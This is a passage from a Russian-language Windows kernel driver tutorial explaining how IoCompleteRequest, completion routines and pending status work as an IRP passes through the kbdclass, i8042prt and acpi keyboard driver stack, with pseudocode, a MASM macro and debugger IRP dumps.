Далее IoCompleteRequest получает указатель на текущий блок стека, вызовом макроса IoGetCurrentIrpStackLocation. А какой блок стека текущий в данном случае? Сейчас текущим является блок стека, принадлежащий драйверу unknown. Ведь IRP продвигался вниз всего на "один шаг". Если бы драйверу unknown понадобился указатель на его блок стека, то вызовом IoGetCurrentIrpStackLocation, он получил бы тот же самый адрес.

Потом IoCompleteRequest крутит цикл, проходя по всем участвовавшим в обработке IRP блокам стека в обратном порядке. Если в блоке стека установлен флаг SL_PENDING_RETURNED, значит драйвер, которому он принадлежит, вызывал IoMarkIrpPending. Если это так, то устанавливается ненулевое значение в поле IRP.PendingReturned. А если флаг SL_PENDING_RETURNED не установлен, то поле IRP.PendingReturned обнуляется. Это нужно для того, чтобы вышестоящий драйвер в своей процедуре завершения смог видеть, что нижестоящий драйвер отмечал IRP как ожидающий завершения. Обращаться к чужим блокам стека драйверы не должны (исключение - копирование/заполнение блока стека при передаче IRP вниз по стеку). IoCompleteRequest даже специально обнуляет некоторые поля обработанного блока стека используя ZeroIrpStackLocation (на самом деле это макрос, а не функция). Поэтому SL_PENDING_RETURNED, как бы "перекладывается" в поле PendingReturned самого IRP. Когда мы доберемся до схемы на рис. 15-7, предназначение поля PendingReturned станет более понятно.

Если вышестоящий драйвер установил процедуру завершения (вы должны помнить, что драйверы устанавливают процедуры завершения в блоке стека, принадлежащем нижестоящему драйверу), она вызывается. В процедуру завершения передается указатель на объект "устройство", принадлежащий драйверу установившему эту процедуру. Поскольку инициатор запроса (наш драйвер, в данном случае) не имеет своего блока стека, то в качестве указателя на объект "устройство" он получит NULL.

Если процедуре завершения потребуется обратиться к текущему блоку стека она тоже может использовать макрос IoGetCurrentIrpStackLocation. А какой блок стека она получит? Процедура завершения получит блок стека, принадлежащий её драйверу. Т.е. и в процедуре диспетчеризации и в процедуре завершения IoGetCurrentIrpStackLocation возвращает один и тот же указатель. Можем ли мы как создатели IRP в нашей процедуре завершения вызвать IoGetCurrentIrpStackLocation? Нет. Точнее указатель то мы получим, но на недействительный блок стека. Ведь своего собственного блока стека у нас нет, т.к. он нам не нужен.

Если процедура завершения вернула STATUS_MORE_PROCESSING_REQUIRED, то IoCompleteRequest, не делая ни одного лишнего движения, сразу возвращает управление, т.к. трогать IRP она уже не имеет права - возможно, IRP уже не существует. В нашем случае это именно так, ведь мы в процедуре завершения вызываем IoFreeIrp и для того, чтобы заставить IoCompleteRequest немедленно прекратить дальнейшие действия по завершению IRP, возвращаем STATUS_MORE_PROCESSING_REQUIRED. Если же процедура завершения возвращает любой другой код, то IoCompleteRequest продолжает работу. DDK рекомендует в качестве "любого другого кода" возвращать STATUS_SUCCESS просто потому, что он равен 0, а это приводит к генерации компилятором более оптимального кода. В более поздних DDK можно найти такие определения:

```
#define STATUS_CONTINUE_COMPLETION      STATUS_SUCCESS

typedef enum _IO_COMPLETION_ROUTINE_RESULT {
    ContinueCompletion = STATUS_CONTINUE_COMPLETION,
    StopCompletion     = STATUS_MORE_PROCESSING_REQUIRED
} IO_COMPLETION_ROUTINE_RESULT, *PIO_COMPLETION_ROUTINE_RESULT;
```

Имена констант ContinueCompletion и StopCompletion значительно лучше отражают суть, чем STATUS_SUCCESS и STATUS_MORE_PROCESSING_REQUIRED. Т.о., возвращая StopCompletion, мы говорим функции IoCompleteRequest, что она должна немедленно прекратить работу и вернуть управление. Если мы возвращаем ContinueCompletion (точнее говоря, не возвращаем StopCompletion), то IoCompleteRequest продолжает процесс завершения IRP.

Для чего нам нужно остановить IoCompleteRequest? Мы, как создатели IRP, не можем допустить, чтобы диспетчер в/в завершал созданный нами IRP. Это наша работа. Единственная возможность это сделать - установить процедуру завершения.

Если в обрабатываемом блоке стека нет указателя на процедуру завершения, то IoCompleteRequest смотрит, было ли установлено на предыдущем шаге поле IRP.PendingReturned. Если да, и всё ещё есть действительный блок стека, взводит флаг SL_PENDING_RETURNED в предыдущем блоке стека (этот блок IoCompleteRequest будет обрабатывать при следующем витке цикла), используя макрос IoMarkIrpPending.

Представим теперь два плохих сценария:

• драйвер unknown возвращает STATUS_PENDING, но забывает про IoMarkIrpPending;
• драйвер unknown отмечает IRP как ожидающий завершения, используя IoMarkIrpPending, но забывает вернуть STATUS_PENDING.

Сценарий 1 : Если драйвер возвращает из процедуры диспетчеризации код STATUS_PENDING, IoCallDriver передаст этот код нам. Увидев такой код, мы бесконечно ждем, пока наша процедура завершения не освободит событие. По прошествии некоторого времени драйвер unknown инициирует завершение IRP. IoCompleteRequest смотрит в блок стека, принадлежащий драйверу unknown, и, не обнаружив там флага SL_PENDING_RETURNED, обнуляет IRP.PendingReturned. Видя, что в блоке стека установлена процедура завершения (установленная нашим драйвером), IoCompleteRequest вызывает её. Получив управление, наша процедура завершения не сигналит событие и освобождает память, занятую под IRP. В результате событие уже никогда не будет освобождено и поток, ожидающий на нем, никогда не возобновит работу.

Вариацией этого сценария будет ситуация, когда драйвер unknown ставит IRP в очередь, а потом вызывает IoMarkIrpPending (имеется ввиду, что блокировка очереди уже снята). Тогда ещё до того как он доберется до IoMarkIrpPending, IRP может быть извлечен из очереди и завершен.

Сценарий 2 : Получив от IoCallDriver код отличный от STATUS_PENDING, наш драйвер считает, что IRP завершен и в зависимости от ошибочно возвращенного кода либо получает неверные данные, либо не получает ничего. Но это не самое страшное. Хуже, если мы переведем IoFreeIrp из процедуры завершения в основную процедуру после IoCallDriver, а мы имеем полное право это

сделать. Драйвер unknown ведь не знает деталей реализации вышестоящего драйвера, и ни в коем случае не должен на это полагаться. Посчитав, что IRP завершен, мы вызовем IoFreeIrp. Через некоторое время драйвер unknown пытается извлечь уже не существующий IRP из очереди…

Не сложно догадаться, что для сценария 1 можно применить простое противоядие: вне зависимости от значения поля PendingReturned всегда вызывать KeSetEvent в процедуре завершения. Можно конечно, но тогда во всех случаях, когда IRP завершается немедленно, мы будем зря вызывать KeSetEvent, а она блокирует базу данных диспетчера потоков, ищет потоки, ждущие на событии, и делает их планируемыми, разблокирует базу данных диспетчера потоков. Вобщем, кое-какие накладные расходы будут. Но дело даже не в этом. Мы можем переписать нашу процедуру завершения, но мы не можем переписать код диспетчера в/в, который реализует свою логику работы. Диспетчер в/в вообще не устанавливает процедуру завершения. Он использует другие механизмы, но при принятии решений также опирается на код, возвращенный IoCallDriver и значение поля PendingReturned.

> **Правило:** — Если из процедуры диспетчеризации драйвер возвращает код STATUS_PENDING, то перед этим должен вызвать IoMarkIrpPending. Если в процедуре диспетчеризации драйвер вызывает IoMarkIrpPending, то должен вернуть код STATUS_PENDING. Либо и то и другое, либо ни того, ни другого.

Вернемся к стеку клавиатуры. Мы уже вызвали IoCallDriver и сейчас находимся в процедуре диспетчеризации KeyboardPnP драйвера kbdclass.

Я использую здесь исходный код из 2003 IFS KIT. В 2000 DDK код функции KeyboardPnP отличается: драйвер kbdclass синхронизирует обработку IRP, используя функцию KeyboardSendIrpSynchronously, почти идентичную функции I8xSendIrpSynchronously драйвера i8042ptr (см. ниже). Во-первых, так нам будет проще, а во-вторых, это внесет некоторое разнообразие.

```
PIO_STACK_LOCATION    pStack
NTSTATUS              status

pStack = IoGetCurrentIrpStackLocation( pIrp )

if  pStack->MinorFunction == IRP_MN_QUERY_PNP_DEVICE_STATE  {

    pIrp->IoStatus.Information |= PNP_DEVICE_NOT_DISABLEABLE

    pIrp->IoStatus.Status = STATUS_SUCCESS

    IoCopyCurrentIrpStackLocationToNext( pIrp )
    status = IoCallDriver( NextLowerDeviceObject, pIrp )
}

return status
```

Первым делом kbdclass получает указатель на свой блок стека, чтобы посмотреть чего от него хотят.

При обработке IRP_MN_QUERY_PNP_DEVICE_STATE драйвер должен поместить в поле IRP.IoStatus.Information флаг, определяющий состояние устройства. При этом, поскольку поле IRP.IoStatus.Information одно, а драйверов в стеке много, все они используют логические операции для установки или сброса нужных флагов. Драйвер kbdclass добавляет флаг PNP_DEVICE_NOT_DISABLEABLE и помещает в IRP код успеха. Теперь он должен передать его нижестоящему драйверу. При этом дальнейшая судьба этого запроса его не интересует и он не устанавливает процедуру завершения. Уак будет завершен IRP, kbdclass не узнает уже никогда. Несмотря на то, что после вызова IoCallDriver в переменной pIrp всё еще будет хранится число, являвшееся указателем на IRP, обращаться по этому указателю драйвер kbdclass не имеет права, т.к., возможно, этот IRP уже не существует и на схеме 15-7 это будет очень хорошо видно.

Перед вызовом нижестоящего драйвера, драйвер kbdclass (и любой другой) должен заполнить причитающийся ему (нижестоящему драйверу) блок стека. В данном случае, т.к. kbdclass не формирует новый IRP, а пересылает переданный ему свыше, он может просто скопировать свой блок стека в следующий (помните, что это стек, где всё поставлено с ног на голову, т.е. следующим будет блок стека расположенный в памяти ниже). Это можно сделать с помощью макроса IoCopyCurrentIrpStackLocationToNext. В ntddk.inc можно увидеть оптимизированный вариант, а здесь приводится белее доступная для понимания версия.

```
IoCopyCurrentIrpStackLocationToNext MACRO pIrp:REQ

    push esi
    push edi

    mov eax, pIrp

    mov esi, (_IRP PTR [eax]).Tail.Overlay.CurrentStackLocation

    mov edx, (_IRP PTR [eax]).Tail.Overlay.CurrentStackLocation
    sub edx, sizeof IO_STACK_LOCATION
    mov edi, edx

    mov ecx, sizeof IO_STACK_LOCATION

    rep movsb

    and (IO_STACK_LOCATION PTR [edx]).Control, 0
    and (IO_STACK_LOCATION PTR [edx]).CompletionRoutine, 0
    and (IO_STACK_LOCATION PTR [edx]).Context, 0

    pop edi
    pop esi

ENDM
```

Как видно, макрос копирует текущий блок стека в следующий, но три поля: Control, CompletionRoutine и Context обнуляются. Зачем обнуляются эти поля, мы знаем ниже. Теперь kbdclass вызывает IoCallDriver, передавая в своей переменной NextLowerDeviceObject, указатель на объект "устройство" находящийся непосредственно под ним. Этот указатель kbdclass получает при подключении к стеку. Т.к. мы договорились рассматривать классический состав стека, следующим в стеке оказывается объект "устройство", принадлежащий драйверу i8042ptr и мы оказываемся в его процедуре диспетчеризации I8xPnP.

```
    PIO_STACK_LOCATION  pStack
    NTSTATUS            status

    pStack = IoGetCurrentIrpStackLocation( pIrp )

    if  pStack->MinorFunction == IRP_MN_QUERY_PNP_DEVICE_STATE  {

        status = I8xSendIrpSynchronously( TopOfStack, pIrp, FALSE )

        pIrp->IoStatus.Information |= PnpDeviceState
        pIrp->IoStatus.Status = status

        IoCompleteRequest( pIrp, IO_NO_INCREMENT )
    }

    return status;
```

i8042ptr также получает указатель на свой блок стека и синхронно перенаправляет IRP следующему (нижестоящему) драйверу acpi, указатель на который хранится в переменной TopOfStack.

```
NTSTATUS
I8xPnPComplete (
```

```
    IN PDEVICE_OBJECT pDeviceObject,
    IN PIRP           pIrp,
    IN PKEVENT        pEvent
    )
{

    KeSetEvent( pEvent, 0, FALSE )   // Four-F: It's not good to signal event unconditionaly.

    return STATUS_MORE_PROCESSING_REQUIRED
}


NTSTATUS
I8xSendIrpSynchronously (
    IN PDEVICE_OBJECT pDeviceObject,
    IN PIRP           pIrp
    )
{
    KEVENT   Event
    NTSTATUS status

    KeInitializeEvent( &event, SynchronizationEvent, FALSE )

    IoCopyCurrentIrpStackLocationToNext( pIrp )

    IoSetCompletionRoutine( pIrp, I8xPnPComplete, &Event, TRUE, TRUE, TRUE )

    status = IoCallDriver( pDeviceObject, pIrp )

    if  status == STATUS_PENDING  {

       KeWaitForSingleObject( &Event, Executive, KernelMode, FALSE, NULL )

       status = pIrp->IoStatus.Status
    }

    return status
}
```

Разбирать функции I8xSendIrpSynchronously и I8xPnPComplete я не буду, т.к. они реализуют ту же логику работы, что и наши QueryPnpDeviceState и IrpComplete. Разобравшись с кодом нашего драйвера, вы без труда поймете, как работают эти две функции.

По возвращении из I8xSendIrpSynchronously, драйвер i8042ptr добавляет в поле Information свою порцию флагов из переменной PnpDeviceState и завершает IRP, вызовом IoCompleteRequest.

Ну, и, наконец, процедура диспетчеризации драйвера acpi будет у нас выглядеть так (на самом деле всё гораздо сложнее):

```
NTSTATUS
 SomeProc (
    IN PDEVICE_OBJECT pDeviceObject,
    IN PIRP           pIrp
    )
{

    pIrp->IoStatus.Information |= PNP_DEVICE_NOT_DISABLEABLE

    pIrp->IoStatus.Status = STATUS_SUCCESS

    IoCompleteRequest( pIrp, IO_NO_INCREMENT )

    return STATUS_SUCCESS
}
```

Теперь рассмотрим случай, когда обработка IRP будет синхронной, т.е. пройдет в контексте одного и того же потока. Все драйверы в стеке завершают IRP немедленно и, соответственно, ни одна из процедур диспетчеризации не возвращает STATUS_PENDING. Будем пользоваться схемой на рис.

15-7. Нарисовав эту схему, я был приятно удивлен тем, насколько хорошо видны на ней некоторые совсем неочевидные вещи.




Рис. 15-7. Этапы обработки IRP.

1. Наш драйвер QueryPnpDeviceState создает IRP, инициализирует объект "событие", на котором будет ждать завершения IRP, если завершение будет отложено, устанавливает процедуру завершения IrpComplete и посылает IRP драйверу kbdclass.
2. Драйвер kbdclass перенаправляет IRP нижестоящему драйверу i8042prt, не устанавливая процедуру завершения.

```
:irp -f 83887008
MdlAddress *         : 00000000
Flags                : 00000000
AssociatedIrp        : 00000000
&ThreadListEntry     : 83887018
IoStatus.Status      : C00000BB
IoStatus.Information : 00000000
RequestorMode        : 00
PendingReturned      : False
StackCount           : 05
CurrentLocation      : 04
Cancel               : False
CancelIrql           : 00
ApcEnvironment       : 00
UserIosb *           : BE0A4C78
UserEvent *          : 00000000
Overlay              : 00000000 00000000
CancelRoutine *      : 00000000
UserBuffer *         : 00000000
Tail.Overlay
       &DeviceQueueEntry : 83887048
       Thread *          : 00000000
       AuxiliaryBuffer * : 00000000
       &ListEntry        : 83887060
       CurrentStackLoc * : 838870E4
       OrigFileObject *  : 00000000
Tail.Apc *           : 83887048
Tail.ComplKey        : 00000000

StackLocation 1 at 83887078:
<заполнен нулями>

StackLocation 2 at 8388709C:
<заполнен нулями>

StackLocation 3 at 838870C0:
<заполнен нулями>

CurrentStackLocation at 838870E4:
MajorFunction     : 1B IRP_MJ_PNP
MinorFunction     : 14 IRP_MN_QUERY_PNP_DEVICE_STATE
Control           : 00
Flags             : 00
Others            : 00000000 00000000 00000000 00000000
DeviceObject *    : 81852CA0
FileObject *      : 00000000
CompletionRout *  : 00000000
Context *         : 00000000

StackLocation 5 at 83887108:
MajorFunction     : 1B IRP_MJ_PNP
MinorFunction     : 14 IRP_MN_QUERY_PNP_DEVICE_STATE
Control           : E0
Flags             : 00
Others            : 00000000 00000000 00000000 00000000
DeviceObject *    : 81852AB0
FileObject *      : 00000000
CompletionRout *  : ED5E14C0
Context *         : BE0A4C68
```

3. Драйвер i8042prt инициализирует объект "событие", на котором будет ждать завершения IRP, если завершение будет отложено, устанавливает процедуру завершения I8xPnpComplete и передаёт IRP нижестоящему драйверу acpi.

```
:irp -f 83887008
MdlAddress *         : 00000000
Flags                : 00000000
AssociatedIrp        : 00000000
&ThreadListEntry     : 83887018
IoStatus.Status      : C00000BB
```

```
IoStatus.Information : 00000000
RequestorMode        : 00
PendingReturned      : False
StackCount           : 05
CurrentLocation      : 03
Cancel               : False
CancelIrql           : 00
ApcEnvironment       : 00
UserIosb *           : BE0A4C78
UserEvent *          : 00000000
Overlay              : 00000000 00000000
CancelRoutine *      : 00000000
UserBuffer *         : 00000000
Tail.Overlay
       &DeviceQueueEntry : 83887048
       Thread *          : 00000000
       AuxiliaryBuffer * : 00000000
       &ListEntry        : 83887060
       CurrentStackLoc * : 838870C0
       OrigFileObject *  : 00000000
Tail.Apc *           : 83887048
Tail.ComplKey        : 00000000

StackLocation 1 at 83887078:
<заполнен нулями>

StackLocation 2 at 8388709C:
<заполнен нулями>

CurrentStackLocation at 838870C0:
MajorFunction     : 1B IRP_MJ_PNP
MinorFunction     : 14 IRP_MN_QUERY_PNP_DEVICE_STATE
Control           : E0
Flags             : 00
Others            : 00000000 00000000 00000000 00000000
DeviceObject *    : 81852CA0
FileObject *      : 00000000
CompletionRout *  : ED09043F
Context *         : BE0A4B64

StackLocation 4 at 838870E4:
MajorFunction     : 1B IRP_MJ_PNP
MinorFunction     : 14 IRP_MN_QUERY_PNP_DEVICE_STATE
Control           : 00
Flags             : 00
Others            : 00000000 00000000 00000000 00000000
DeviceObject *    : 81852CA0
FileObject *      : 00000000
CompletionRout *  : 00000000
Context *         : 00000000

StackLocation 5 at 83887108:
MajorFunction     : 1B IRP_MJ_PNP
MinorFunction     : 14 IRP_MN_QUERY_PNP_DEVICE_STATE
Control           : E0
Flags             : 00
Others            : 00000000 00000000 00000000 00000000
DeviceObject *    : 81852AB0
FileObject *      : 00000000
CompletionRout *  : ED5E14C0
Context *         : BE0A4C68
```

4. Драйвер acpi завершает IRP (возможно предварительно разослав его каким-то другим драйверам), вызывая IoCompleteRequest.
Функция IoCompleteRequest начинает завершение IRP. Смотрит в блок стека принадлежащий драйверу acpi. Не найдя там флага SL_PENDING_RETURNED (драйвер acpi не вызывал макрос IoMarkIrpPending), не устанавливает поле IRP.PendingReturned. Находит указатель на процедуру завершения I8xPnpComplete вышестоящего драйвера

i8042prt и вызывает её.

```
:irp -f 83887008
MdlAddress *         : 00000000
Flags                : 00000000
AssociatedIrp        : 00000000
&ThreadListEntry     : 83887018
IoStatus.Status      : 00000000         <- STATUS_SUCCESS
IoStatus.Information : 00000020         <- PNP_DEVICE_NOT_DISABLEABLE
RequestorMode        : 00
PendingReturned      : False
StackCount           : 05
CurrentLocation      : 04
Cancel               : False
CancelIrql           : 00
ApcEnvironment       : 00
UserIosb *           : BE0A4C78
UserEvent *          : 00000000
Overlay              : 00000000 00000000
CancelRoutine *      : 00000000
UserBuffer *         : 00000000
Tail.Overlay
       &DeviceQueueEntry : 83887048
       Thread *          : 00000000
       AuxiliaryBuffer * : 00000000
       &ListEntry        : 83887060
       CurrentStackLoc * : 838870E4
       OrigFileObject *  : 00000000
Tail.Apc *           : 83887048
Tail.ComplKey        : 00000000

StackLocation 1 at 83887078:
<заполнен нулями>

StackLocation 2 at 8388709C:
<заполнен нулями>

StackLocation 3 at 838870C0:
MajorFunction     : 1B IRP_MJ_PNP
MinorFunction     : 00                  <- обнулено ZeroIrpStackLocation
Control           : 00                  <- обнулено ZeroIrpStackLocation
Flags             : 00
Others            : 00000000 00000000 00000000 00000000
DeviceObject *    : 818A64F0
FileObject *      : 00000000
CompletionRout *  : ED09043F
Context *         : BE0A4B64

CurrentStackLocation at 838870E4:
MajorFunction     : 1B IRP_MJ_PNP
MinorFunction     : 14 IRP_MN_QUERY_PNP_DEVICE_STATE
Control           : 00
Flags             : 00
Others            : 00000000 00000000 00000000 00000000
DeviceObject *    : 81852CA0
FileObject *      : 00000000
CompletionRout *  : 00000000
Context *         : 00000000

StackLocation 5 at 83887108:
MajorFunction     : 1B IRP_MJ_PNP
MinorFunction     : 14 IRP_MN_QUERY_PNP_DEVICE_STATE
Control           : E0
Flags             : 00
Others            : 00000000 00000000 00000000 00000000
DeviceObject *    : 81852AB0
FileObject *      : 00000000
CompletionRout *  : ED5E14C0
Context *         : BE0A4C68
```

5. Процедура завершения I8xPnpComplete совершенно напрасно сигналит событие (драйвер i8042prt не ждет и не будет ждать на этом событии) и возвращает код STATUS_MORE_PROCESSING_REQUIRED.
Увидев код STATUS_MORE_PROCESSING_REQUIRED, IoCompleteRequest немедленно прекращает работу и возвращает управление в процедуру диспетчеризации драйвера acpi.
6. Драйвер acpi возвращает код STATUS_SUCCESS, и мы выходим из функции IoCallDriver в драйвере i8042prt.
Увидев, что возвращенный из IoCallDriver код не STATUS_PENDING, драйвер i8042prt не ждет на событии. Сейчас драйвер i8042prt имеет полное право обращаться к IRP, т.к. устанавливал процедуру завершения, которая прервала обработку IRP. Поскольку драйвер i8042prt прервал завершение IRP, вернув из своей процедуры завершения код STATUS_MORE_PROCESSING_REQUIRED, то должен возобновить этот процесс. Что он и делает вызовом IoCompleteRequest.
Выше мы выяснили, что завершать IRP два раза нельзя. Здесь же мы видим уже второй вызов IoCompleteRequest. Есть ли тут противоречие? Нет. Завершение IRP - это не просто вызов IoCompleteRequest. Это многоэтапный процесс. На каждом этапе он может быть прерван и возобновлен вновь. Только когда все эти этапы будут пройдены, IRP считается завершенным.
7. Функция IoCompleteRequest продолжает завершать IRP с того места, где её прервали, т.е. с текущего блока стека, а текущим сейчас является блок стека драйвера i8042prt. В блоке стека драйвера i8042prt нет флага SL_PENDING_RETURNED (драйвер i8042prt тоже не вызывал макрос IoMarkIrpPending). Поэтому IRP.PendingReturned опять обнуляется. IoCompleteRequest не находит указатель на процедуру завершения в блоке стека драйвера i8042prt и переходит к предыдущему и последнему блоку стека драйвера kbdclass. kbdclass тоже не использовал макрос IoMarkIrpPending и IRP.PendingReturned опять обнуляется. В блоке стека драйвера kbdclass имеется указатель на нашу процедуру завершения IrpComplete, которая и вызывается.
Вспомните, что при передаче IRP нижестоящему драйверу, драйвер kbdclass скопировал свой блок стека в следующий, использую макрос IoCopyCurrentIrpStackLocationToNext. Однако этот макрос не копирует поля связанные с процедурой завершения. Если бы он этого не сделал, то указатель на нашу процедуру завершения (он находится в блоке стека драйвера kbdclass) попал бы в блок стека драйвера i8042prt, и наша процедура завершения была бы вызвана дважды. В стародавние времена, когда ещё не было макроса IoCopyCurrentIrpStackLocationToNext, программисты вручную копировали блоки стека, иногда забывая обнулить поля связанные с процедурой завершения, что приводило к трудно находимым багам.

```
:irp -f 83887008
MdlAddress *         : 00000000
Flags                : 00000000
AssociatedIrp        : 00000000
&ThreadListEntry     : 83887018
IoStatus.Status      : 00000000
IoStatus.Information : 00000020
RequestorMode        : 00
PendingReturned      : False
StackCount           : 05
CurrentLocation      : 06
Cancel               : False
CancelIrql           : 00
ApcEnvironment       : 00
UserIosb *           : BE0A4C78
UserEvent *          : 00000000
Overlay              : 00000000 00000000
CancelRoutine *      : 00000000
UserBuffer *         : 00000000
Tail.Overlay
```

```
      &DeviceQueueEntry : 83887048
      Thread *          : 00000000
      AuxiliaryBuffer * : 00000000
      &ListEntry        : 83887060
      CurrentStackLoc * : 8388712C
      OrigFileObject *  : 00000000
Tail.Apc *           : 83887048
Tail.ComplKey        : 00000000

StackLocation 1 at 83887078:
<заполнен нулями>

StackLocation 2 at 8388709C:
<заполнен нулями>

StackLocation 3 at 838870C0:
MajorFunction     : 1B IRP_MJ_PNP
MinorFunction     : 00                 <- обнулено ZeroIrpStackLocation
Control           : 00                 <- обнулено ZeroIrpStackLocation
Flags             : 00
Others            : 00000000 00000000 00000000 00000000
DeviceObject *    : 818A64F0
FileObject *      : 00000000
CompletionRout *  : ED09043F
Context *         : BE0A4B64

StackLocation 4 at 838870E4:
MajorFunction     : 1B IRP_MJ_PNP
MinorFunction     : 00                 <- обнулено ZeroIrpStackLocation
Control           : 00
Flags             : 00
Others            : 00000000 00000000 00000000 00000000
DeviceObject *    : 81852CA0
FileObject *      : 00000000
CompletionRout *  : 00000000
Context *         : 00000000

StackLocation 5 at 83887108:
MajorFunction     : 1B IRP_MJ_PNP
MinorFunction     : 00                 <- обнулено ZeroIrpStackLocation
Control           : 00                 <- обнулено ZeroIrpStackLocation
Flags             : 00
Others            : 00000000 00000000 00000000 00000000
DeviceObject *    : 81852AB0
FileObject *      : 00000000
CompletionRout *  : ED5E14C0
Context *         : BE0A4C68

CurrentStackLocation at 8388712C:
<заполнен нулями>                      <- недействительный блок стека
```

Наша процедура завершения несколько умнее. Видя, что поле PendingReturned равно нулю, она понимает, что нижестоящий драйвер не возвращал STATUS_PENDING, а значит, процедура диспетчеризации драйвера QueryPnpDeviceState не ждет на событии. Поэтому и сигналить его нет смысла. Мы установили процедуру завершения только для того, чтобы удалить, созданный нами IRP. Можем сделать это прямо сейчас, вызвав IoFreeIrp. Поскольку IRP больше нет, мы должны остановить его завершение, вернув код STATUS_MORE_PROCESSING_REQUIRED.

8. Увидев код STATUS_MORE_PROCESSING_REQUIRED, IoCompleteRequest немедленно прекращает работу и возвращает управление в процедуру диспетчеризации драйвера i8042prt. Вот здесь очень хорошо видно, почему после вызова IoCompleteRequest нельзя обращаться к IRP. Ведь возможно IRP уже не существует, и узнать это драйвер вызывающий IoCompleteRequest не может. Обратите внимание на то, что функция IoCompleteRequest не возвращает никакого значения.

Правило: — После вызова процедуры IoCompleteRequest обращаться к IRP нельзя. Возможно, IRP уже не существует.

9. Процедура диспетчеризации драйвера i8042prt возвращает код, который вернула вызванная им IoCallDriver, а это, в данном случае, STATUS_SUCCESS и мы выходим из функции IoCallDriver в драйвере kbdclass. И опять здесь хорошо видно, почему после вызова IoCallDriver нельзя обращаться к IRP, если, конечно, не устанавливать процедуру завершения и не прерывать завершение IRP. Ведь IRP то уже не существует. Драйвер kbdclass отказался от установки процедуры завершения, а значит, после вызова IoCallDriver полностью потерял контроль над IRP. Кто и когда завершит IRP драйвер kbdclass не узнает, а значит, не может делать никаких предположений о том, существует ли IRP до сих пор или его уже нет. Драйвер i8042prt смог обратиться к IRP после вызова IoCallDriver только потому, что его процедура завершения прервала процесс завершения IRP, а драйвер kbdclass не может.

